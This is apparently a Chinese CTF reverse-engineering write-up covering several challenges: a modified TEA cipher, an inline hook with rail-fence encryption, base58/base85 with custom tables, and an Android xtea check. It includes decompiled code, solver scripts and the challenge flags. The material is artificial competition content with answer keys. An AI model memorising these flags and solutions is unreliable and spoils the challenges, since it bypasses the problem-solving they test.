0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F, 0x20, 0x21, 0x22, 0x23, 0x24,
0x25, 0x26, 0x27, 0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31,
0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E,
0x3F, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B,
0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x58,
0x59, 0x5A, 0x5B, 0x5C, 0x5D, 0x5E, 0x5F, 0x60, 0x61, 0x62, 0x63, 0x64, 0x65,
0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F, 0x70, 0x71, 0x72,
0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D, 0x7E, 0x7F,
0x80, 0x81, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8A, 0x8B, 0x8C,
0x8D};
```

```
    int  v3[] = {0x5D, 0x5C, 0x5B, 0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54,
0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E, 0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47,
0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A,
0x39, 0x38, 0x37, 0x36, 0x35, 0x34, 0x33, 0x32, 0x31, 0x30, 0x2F, 0x2E, 0x2D,
0x2C, 0x2B, 0x2A, 0x29, 0x28, 0x27, 0x26, 0x25, 0x24, 0x23, 0x22, 0x21, 0x20,
0x1F, 0x1E, 0x1D, 0x1C, 0x1B, 0x1A, 0x19, 0x18, 0x17, 0x16, 0x15, 0x14, 0x13,
0x12, 0x11, 0x10, 0x0F, 0x0E, 0x0D, 0x0C, 0x0B, 0x0A, 0x09, 0x08, 0x07, 0x06,
0x05, 0x04, 0x03, 0x02, 0x01};
    int v4[]={0x65, 0x64, 0x63, 0x62, 0x61, 0x60, 0x5F, 0x5E, 0x5D, 0x5C, 0x5B,
0x5A, 0x59, 0x58, 0x57, 0x56, 0x55, 0x54, 0x53, 0x52, 0x51, 0x50, 0x4F, 0x4E,
0x4D, 0x4C, 0x4B, 0x4A, 0x49, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41,
0x40, 0x3F, 0x3E, 0x3D, 0x3C, 0x3B, 0x3A, 0x39, 0x38, 0x37, 0x36, 0x35, 0x34,
0x33, 0x00, 0x31, 0x30, 0x2F};
    int len = strlen(v1);
    for(int i = 0; i < len; i++) {
        v1[i] -=  v3[i];
    }
    for(int i = 0; i < len; i++) {
            v1[i] +=  v2[47 + i];
}
    for(int i = 0; i < len; i++) {
        v1[i] ^=  v2[i];

    }
    printf("%s", v1);




    return 0;
} https://am1re-sudo.github.io/Coisni.github.io/
```

然后访问网址

里面写了是一个rc4，密文和密钥都给了，在jay的歌曲流转间，我们拿到了flag



DH爱喝茶

> 花指令以及魔改tea算法

```
.text:0000137A                  mov     dword ptr [ebp-84h], 0E98C688Ch
.text:00001384                  sub     esp, 0Ch
.text:00001387                  lea     eax, [esi-1FBCh]
.text:0000138D                  push    eax
.text:0000138E                  mov     ebx, esi
.text:00001390                  call    _puts
.text:00001395                  add     esp, 10h
.text:00001398                  push    ebx
.text:00001399                  xor     ebx, ebx
.text:0000139B                  test    ebx, ebx
.text:0000139D                  jnz     short near ptr LABEL7
.text:0000139F                  jz      short LABEL8
.text:0000139F ; ---------------------------------------------------------------------------
.text:000013A1 LABEL7           db 0C7h                 ; CODE XREF: .text:0000139D↑j
.text:000013A2 ; ---------------------------------------------------------------------------
.text:000013A2
.text:000013A2 LABEL8:                                  ; CODE XREF: .text:0000139F↑j
.text:000013A2                  pop     ebx
.text:000013A3                  mov     eax, [esi+30h]
.text:000013A9                  mov     eax, [eax]
.text:000013AB                  sub     esp, 4
.text:000013AE                  push    eax
```

直接nop

0x0013A1然后c一下，在main函数开始的地址p构造函数，就可以看见伪代码了

```
char s[4]; // [esp+5Ch] [ebp-80h] BYREF
char v17[96]; // [esp+60h] [ebp-7Ch] BYREF
unsigned int v18; // [esp+C0h] [ebp-1Ch]
int *p_argc; // [esp+CCh] [ebp-10h]

p_argc = &argc;
v18 = __readgsdword(0x14u);
*s = 0;
memset(v17, 0, sizeof(v17));
v6[0] = 1450744508;
v6[1] = 1737075661;
v6[2] = 2023406814;
v6[3] = -1985229329;
v8 = 528853349;
v9 = -289381396;
v10 = 1542574262;
v11 = -218241104;
v12 = -1439137638;
v13 = 1728541417;
v14 = 906831033;
v15 = -376674164;
puts("plz treat DH with a cup of tea:");
fgets(s, 33, stdin);
s[strcspn(s, "\n")] = 0;
for ( i = 0; i <= 3; ++i )
{
  v6[i] = __ROL4__(v6[i], 6);
  enc(&s[8 * i], v6);
}
v7[0] = v8;
v7[1] = v9;
v7[2] = v10;
v7[3] = v11;
v7[4] = v12;
v7[5] = v13;
v7[6] = v14;
v7[7] = v15;
for ( j = 0; j <= 31; ++j )
{
  if ( s[j] != *(v7 + j) )
  {
    puts("Maybe DH is a little unhappy");
    puts("Press Enter to exit...");
    getchar();
    return 0;
  }
}
puts("Great! DH is happy");
puts("Press Enter to exit...");
```

可以看到在正向时，key是动态变化的，**ROL4**这个函数其实是

```
key[i] = (key[i] << 6) | (key[i] >> (32 - 6));
```

网上也能查到，或者直接动态调试获取这个key值，简单粗暴

然后再来看看enc函数，

```
unsigned int __cdecl enc(unsigned int *a1, int *a2)
{
  unsigned int result; // eax
  unsigned int v3; // [esp+8h] [ebp-28h]
  unsigned int v4; // [esp+Ch] [ebp-24h]
  int v5; // [esp+10h] [ebp-20h]
  unsigned int i; // [esp+14h] [ebp-1Ch]
  int v7; // [esp+1Ch] [ebp-14h]
  int v8; // [esp+20h] [ebp-10h]

  v3 = *a1;
  v4 = a1[1];
  v5 = 0;
  v7 = *a2;
  v8 = a2[1];
  for ( i = 0; i <= 0x1F; ++i )
  {
    v5 += (v8 ^ v7) - 1737075662;
    v3 += (v4 + v5) ^ (16 * v4 + v7) ^ ((v4 >> 5) + v8);
    v4 += (v3 + v5) ^ (16 * v3 + a2[2]) ^ ((v3 >> 5) + a2[3]);
  }
  *a1 = v3;
  result = v4;
  a1[1] = v4;
  return result;
}
```

仔细分析一下就可以发现，与普通的tea的差别其实就是delta值是随着传入的key值变化的，所以在逆向时，sum值可以通过动调来获取或者是在写脚本时模拟源码的delta，然后其他的就是正常的tea了


exp: {#exp-3}

```
#include <stdio.h>

void de_tea(unsigned int *v, unsigned int *key)
{
    unsigned int v0, v1;
    int sum;
    unsigned int delta = (unsigned __int8)(key[0] ^ key[1]) - 1737075662;
    sum = delta * 32;
    v0 = *v;
    v1 = v[1];
    for (int i = 0; i < 32; i++)
    {
        v1 -= (v0 + sum) ^ ((v0 << 4) + key[2]) ^ ((v0 >> 5) + key[3]);
        v0 -= (v1 + sum) ^ ((v1 << 4) + key[0]) ^ ((v1 >> 5) + key[1]);
        sum -= delta;
    }
    *v = v0;
    v[1] = v1;
}

int main()
{
    int cipher[8] = {0x1F85A965, 0xEEC063EC, 0x5BF1D0B6, 0xF2FDE7B0,0xAA38809A,
0x670772E9, 0x360D24B9, 0xE98C688C};
    unsigned int key[4] = {0x56789ABC, 0x6789ABCD, 0x789ABCDE, 0x89ABCDEF};
    for (int i = 0; i < 4; i++)
    {
        key[i] = (key[i] << 6) | (key[i] >> (32 - 6));
        de_tea(&cipher[2 * i], key);
    }
```

```
    printf("%s", cipher);

    return 0;
}// SYC{DH_likes_flower_and_tea!!!!}
```

ez_hook {#ezhook}

> inline hook,栅栏加密，简单反调试



这里一个反调试，绕过方法很多，如set ip，改ZF标志位，force jump,然后就可以看到

下面是加密结构

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  BOOL pbDebuggerPresent; // [rsp+2Ch] [rbp-54h] BYREF
  char Str[64]; // [rsp+30h] [rbp-50h] BYREF
  char v6[32]; // [rsp+70h] [rbp-10h] BYREF
  HANDLE hProcess; // [rsp+90h] [rbp+10h]
  unsigned int v8; // [rsp+98h] [rbp+18h]
  int i; // [rsp+9Ch] [rbp+1Ch]

  sub_401B90(argc, argv, envp);
  v8 = 3;
  puts("plz input the flag:");
  scanf("%s", Str);
  bintree(Str);
  pbDebuggerPresent = 0;
  hProcess = GetCurrentProcess();
  CheckRemoteDebuggerPresent(hProcess, &pbDebuggerPresent);
  enc(Str, v8, v6);
  xor(v6);
  for ( i = 0; i < strlen(Str); ++i )
  {
    if ( v6[i] != aZoxpihLhx6sox7[i] )
    {
      puts("Failed!");
      getchar();
      getchar();
      exit(0);
    }
  }
  puts("Success!");
  getchar();
  getchar();
  return 0;
}
```

bintree其实就实现了逆序的功能，黑盒一下就能看出来，然后进入enc函数，能看到

```
__int64 __fastcall sub_4016E4(const char *a1, int a2, __int64 a3)
{
  int v3; // eax
  int v4; // eax
  int j; // [rsp+28h] [rbp-18h]
  int v7; // [rsp+2Ch] [rbp-14h]
  int v8; // [rsp+30h] [rbp-10h]
  int v9; // [rsp+34h] [rbp-Ch]
  int v10; // [rsp+34h] [rbp-Ch]
  int i; // [rsp+38h] [rbp-8h]
  int v12; // [rsp+3Ch] [rbp-4h]

  v8 = strlen(a1);
  v12 = 0;
  for ( i = 0; i < a2; ++i )
  {
    v9 = i;
    v7 = 2 * (a2 - i - 1);
    for ( j = 2 * i; v9 < v8; v9 = j + v10 )
    {
      if ( v7 )
      {
        v3 = v12++;
        *(v3 + a3) = a1[v9];
      }
      v10 = v7 + v9;
      if ( v10 >= v8 )
        break;
      if ( j )
      {
        v4 = v12++;
        *(v4 + a3) = a1[v10];
      }
    }
  }
  *(a3 + v12) = 0;
  return hook(xor, real_xor);
}
```

一个栅栏加密，然后最后调用了hook函数来让real_xor钩到xor函数去，

所以加密逻辑其实是先反序再栅栏加密，最后经过这个real_xor函数，如果静态分析没分析到这个hook函数，按照xor函数来解密就会解出fake
flag。当然，这里介绍的是静态的方法，而动态则简单的多，可以直接看完所有逻辑。

exp: {#exp-4}

```
data = [

0x7A, 0x6F, 0x58, 0x70, 0x69, 0x68, 0x5E, 0x6C, 0x68, 0x58, 0x36, 0x73, 0x6F,
0x58, 0x37, 0x6C, 0x72, 0x7E, 0x44, 0x54, 0x48, 0x74, 0x47, 0x70, 0x58, 0x7C

]

enc = ''

for i in range(len(data)):

    data[i] ^= 7

    enc += chr(data[i])



print(enc) # }h_wnoYko_1th_OkuyCSOs@w_{
```

拿到enc后直接在线栅栏解密，栏数为3

W型逆序一下即可 flag: SYC{you_kn0w_wh@t_1s_hoOk}

贝斯！贝斯！

> base58 base85

静态即可看出用户输入经过这两个函数加密

```
5  const char *v26; // [rsp+148h] [rbp+C8h]
6  _BYTE *v27; // [rsp+150h] [rbp+D0h]
7  int v28; // [rsp+158h] [rbp+D8h]
8  int v29; // [rsp+15Ch] [rbp+DCh]
9  char *v30; // [rsp+160h] [rbp+E0h]
0  void *Block; // [rsp+168h] [rbp+E8h]
1  unsigned int v32; // [rsp+174h] [rbp+F4h]
2  int i; // [rsp+178h] [rbp+F8h]
3  int v34; // [rsp+17Ch] [rbp+FCh]
4
5  sub_4022F0(argc, argv, envp);
6  strcpy(Buffer, "Welcome to the last week");
7  puts(Buffer);
8  printf("please input flag: ");
9  v3 = off_404080();
0  fgets(v20, 24, v3);
1  strcpy(Str, "happy_happy");
2  v32 = strlen(Str);
3  qmemcpy(Str2, "RjB6Myu#,>Bgoq&u.H(nBgdIaOKJbgEYj1GR4S.w", 40);
4  Block = base58(v20);
5  v30 = Buffer;
6  v29 = strlen(Buffer);
7  v28 = 0;
8  v27 = malloc(2 * v29 + 1);
9  v34 = 0;
0  v26 = "0123456789ABCDEF";
1  while ( v34 < v29 )
2  {
```

```
    v27[v12] = v11;
    if ( v34 > v29 )
      v13 = 61;
    else
      v13 = off_404010[v22 & 0x3F];
    v14 = v34++;
    v27[v14] = v13;
  }
  for ( i = 0; i <= 23; ++i )
  {
    v16[i] = v30[i];
    if ( v30[i] == 99 )
      v16[i] ^= v30[i + 1];
  }
  Str1 = base85(Block, Str, v32);
  if ( !strcmp(Str1, Str2) )
    puts("it's correct!");
  else
    puts("maybe wrong!");
  free(Block);
  free(Str1);
  return 0;
}
```

先逆base85这个，

```
int v3; // eax
int v4; // eax
_BYTE v6[88]; // [rsp+20h] [rbp-80h] BYREF
_BYTE *v7; // [rsp+78h] [rbp-28h]
int v8; // [rsp+84h] [rbp-1Ch]
int v9; // [rsp+88h] [rbp-18h]
int j; // [rsp+8Ch] [rbp-14h]
int i; // [rsp+90h] [rbp-10h]
int v12; // [rsp+94h] [rbp-Ch]
int v13; // [rsp+98h] [rbp-8h]
unsigned int v14; // [rsp+9Ch] [rbp-4h]

v9 = strlen(a1);
if ( (v9 & 3) != 0 )
  v3 = v9 + 4 - v9 % 4;
else
  v3 = v9;
v8 = v3;
v7 = malloc(5 * (v3 / 4) + 1);
v13 = 0;
v12 = 0;
base85_table(v6, a2, a3);
while ( v13 < v9 )
{
  v14 = 0;
  for ( i = 0; i <= 3; ++i )
  {
    v14 <<= 8;
    if ( v13 < v9 )
    {
      v4 = v13++;
      v14 |= a1[v4];
    }
  }
  for ( j = 4; j >= 0; --j )
  {
    v7[v12 + j] = v6[v14 % 0x55];
    v14 /= 0x55u;
  }
  v12 += 5;
}
v7[v12] = 0;
return v7;
}
```

base85的码表是模仿rc4的密钥生成算法来写的，再解密时可以模仿源码写脚本来得到码表，但最简单的还是直接动调获取码表

```
Stack[00002CFC]:000000000060FC0F db    0
Stack[00002CFC]:000000000060FC10 aEmWrX8ayzZuYrb db 'eM+wr=x8aYZ/[zU$yRB&kbO;%p0P5f*7d(n]1Eug4ojc62AC,v39!h-^qQ.G?s)i:'
Stack[00002CFC]:000000000060FC51 db 'DFlS<>#@HINJTmtKLVWX',0
Stack[00002CFC]:000000000060FC66 db    0
Stack[00002CFC]:000000000060FC67 db    0
Stack[00002CFC]:000000000060FC68 db  60h ; `
Stack[00002CFC]:000000000060FC69 db  15h
Stack[00002CFC]:000000000060FC6A db  62h ; b
Stack[00002CFC]:000000000060FC6B db    0
```

然后就是解码base85

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>
```

```
char* dec(char *a1, unsigned char *a2, int a3) {

    int v9 = strlen(a1);

    char v6[86] = "eM+wr=x8aYZ/[zU$yRB&kbO;%pOP5f*7d(n]1Eug4ojc62AC,v39!h-^qQ.G?
s)i:DFlS<>#@HINJTmtKLVWX";

    unsigned int v14;

    char *v7 = (char *)malloc((v9 / 5) * 4 + 1);

    int v13 = 0;

    int v12 = 0;



    while (v13 < v9) {

        v14 = 0;

        for (int i = 0; i < 5; i++) {

            char *ptr = strchr(v6, a1[v13++]);

            int value = (ptr != NULL) ? ptr - v6 : 0;

            v14 = v14 * 85 + value;

        }



        for (int i = 3; i >= 0; i--) {

            v7[v12 + i] = (v14 & 0xFF);

            v14 >>= 8;

        }

        v12 += 4;

    }



    v7[v12] = '\0';

    return v7;

}
```

```
int main() {

    char data[] = "RjB6Myu#,>Bgoq&u.H(nBgdIaOKJbgEYj1GR4S.w";

    unsigned char key[] = "happy_happy";

    char* flag1 = dec(data, key, 11);

    printf("%s",flag1);

    return 0;

} //6pmB34FC9sbYxcKP9rjGGiyRsx1s6c72
```

貌似在线网站也能解

RjB6Myu#,>Bgoq&u.H(nBgdIaOKJbgEYj1GR4S.w

编码类型: Base85 字符编码: UTF-8 编码 解码 ↕ 交换

编码表 eM+wr=x8aYZ/[zU$yRB&kbO;%p0P5f*7d(n]1Eug4ojc62AC,v39!h-^qQ.G?s)i:DFlS<>#@HINJTmtKLVWX

6pmB34FC9sbYxcKP9rjGGiyRsx1s6c72

然后着手base58的逆向

```
__int64 __fastcall sub_401550(__int64 a1)
{
  __int64 result; // rax
  tm Tm; // [rsp+20h] [rbp-60h] BYREF
  time_t Time; // [rsp+48h] [rbp-38h] BYREF
  _DWORD v4[60]; // [rsp+50h] [rbp-30h] BYREF
  char Str[68]; // [rsp+140h] [rbp+C0h] BYREF
  int v6; // [rsp+184h] [rbp+104h]
  unsigned int Seed[2]; // [rsp+188h] [rbp+108h]
  struct tm *v8; // [rsp+190h] [rbp+110h]
  int v9; // [rsp+198h] [rbp+118h]
  int i; // [rsp+19Ch] [rbp+11Ch]

  strcpy(Str, "123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz");
  v9 = strlen(Str);
  memset(v4, 0, 0xE8uLL);
  Time = time64(0LL);
  v8 = localtime(&Time);
  memset(&Tm, 0, sizeof(Tm));
  Tm.tm_year = v8->tm_year;
  Tm.tm_mon = v8->tm_mon;
  Tm.tm_mday = v8->tm_mday;
  *Seed = mktime(&Tm);
  srand(Seed[0]);
  for ( i = 0; i <= 57; ++i )
  {
    do
      v6 = rand() % v9;
    while ( v4[v6] );
    *(i + a1) = Str[v6];
    v4[v6] = 1;
  }
  result = a1 + 58;
  *(a1 + 58) = 0;
  return result;
}
```

base58的码表生成是根据时间戳来生成的，有一个小小的结构体表示只取年月日的时间戳，码表生成的逻辑很简单，照搬就行，然后外面的base58编码也是一个普通的base58，所以这里的思路采取的是爆破，直接遍历时间戳，直到解码的字符串中含有"SYC{"

爆破可能需要一点时间

最后的种子是1725811200

base58码表是n6KPVUdeqBjQvDG51Nof9uJHW7gRAtLrCcTkXhz2ips3Sb8yFmYa4xZMEw

exp: {#exp-5}


```
#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <time.h>



char* dec2(const char* flag1, const char* table) {

    int len = strlen(flag1);

    int i, j;

    unsigned char *decoded = (unsigned char *)malloc(len * 2);

    memset(decoded, 0, len * 2);



    int box[256];

    memset(box, -1, sizeof(box));

    for (i = 0; i < 58; i++) {

        box[(int)table[i]] = i;

    }



    for (i = 0; i < len; i++) {

        int carry = box[(int)flag1[i]];

        for (j = len * 2 - 1; j >= 0; j--) {

            carry += 58 * decoded[j];

            decoded[j] = carry % 256;
```

```
            carry /= 256;
        }
    }

    for (i = 0; i < len * 2 && decoded[i] == 0; i++);
    char *result = (char *)malloc(len * 2 - i + 1);
    memcpy(result, decoded + i, len * 2 - i);
    result[len * 2 - i] = '\0';

    free(decoded);
    return result;
}

const char base58Chars[] =
"123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz";

void base58_table(char *table, unsigned int seed) {
    int len = strlen(base58Chars);
    int used[58] = {0};

    srand(seed);

    for (int i = 0; i < 58; i++) {
        int randIndex;
        do {
            randIndex = rand() % len;
        } while (used[randIndex] != 0);
        table[i] = base58Chars[randIndex];
```

```
        used[randIndex] = 1;
    }
    table[58] = '\0';
}

int main() {
    char table[59];
    const char* flag1 = "6pmB34FC9sbYxcKP9rjGGiyRsx1s6c72";

    unsigned int start = 1704038400; //2024-01-01
    unsigned int end = 1731859200;   // 2024-11-18

    for (unsigned int seed = start; seed <= end; ++seed) {
        base58_table(table, seed);

        char* flag = dec2(flag1, table);
        if (flag != NULL) {
            if (strstr(flag, "SYC{") != NULL) {
                printf("%u\n", seed);
                printf("%s\n", table);
                printf("%s\n", flag);
                break;
            }
        }
    }

    return 0;
}//SYC{th1s_ls_an_ez_base}
```

ezzzz

使用jadx打开apk文件，发现check方法



双击进入Enc,发现就是个稍作修改的xtea,密钥是“GEEK”

直接去获取最后的比较数据搓脚本即可


这里有个误区，可能刚刚接触安卓的师傅会在最开始的equals处点进target想要去查看数据

```
public void check() {
    if (Enc.encrypt(this.f103et.getText().toString()).equals(getResources().getString(C0570R.string.target))) {
        Toast.makeText(this, "Wow!You are right!!!", 0).show();
    } else {
        Toast.makeText(this, "Emmmmm……wrong????", 0).show();
    }
```

但是这里点开加载出来的其实是它的资源id，与值无关

```
public static final class string {
    public static int app_name = 2131689500;
    public static int target = 2131689627;
    /* JADX INFO: Added by JADX */
```

这里的具体的target的值可以在全局搜索中搜索到



当然也可以手动定位

在jadx中左侧的资源文件下面的res中打开values,在里面的strings.xml中可以找到我们最后比较的数据，提取出来即可

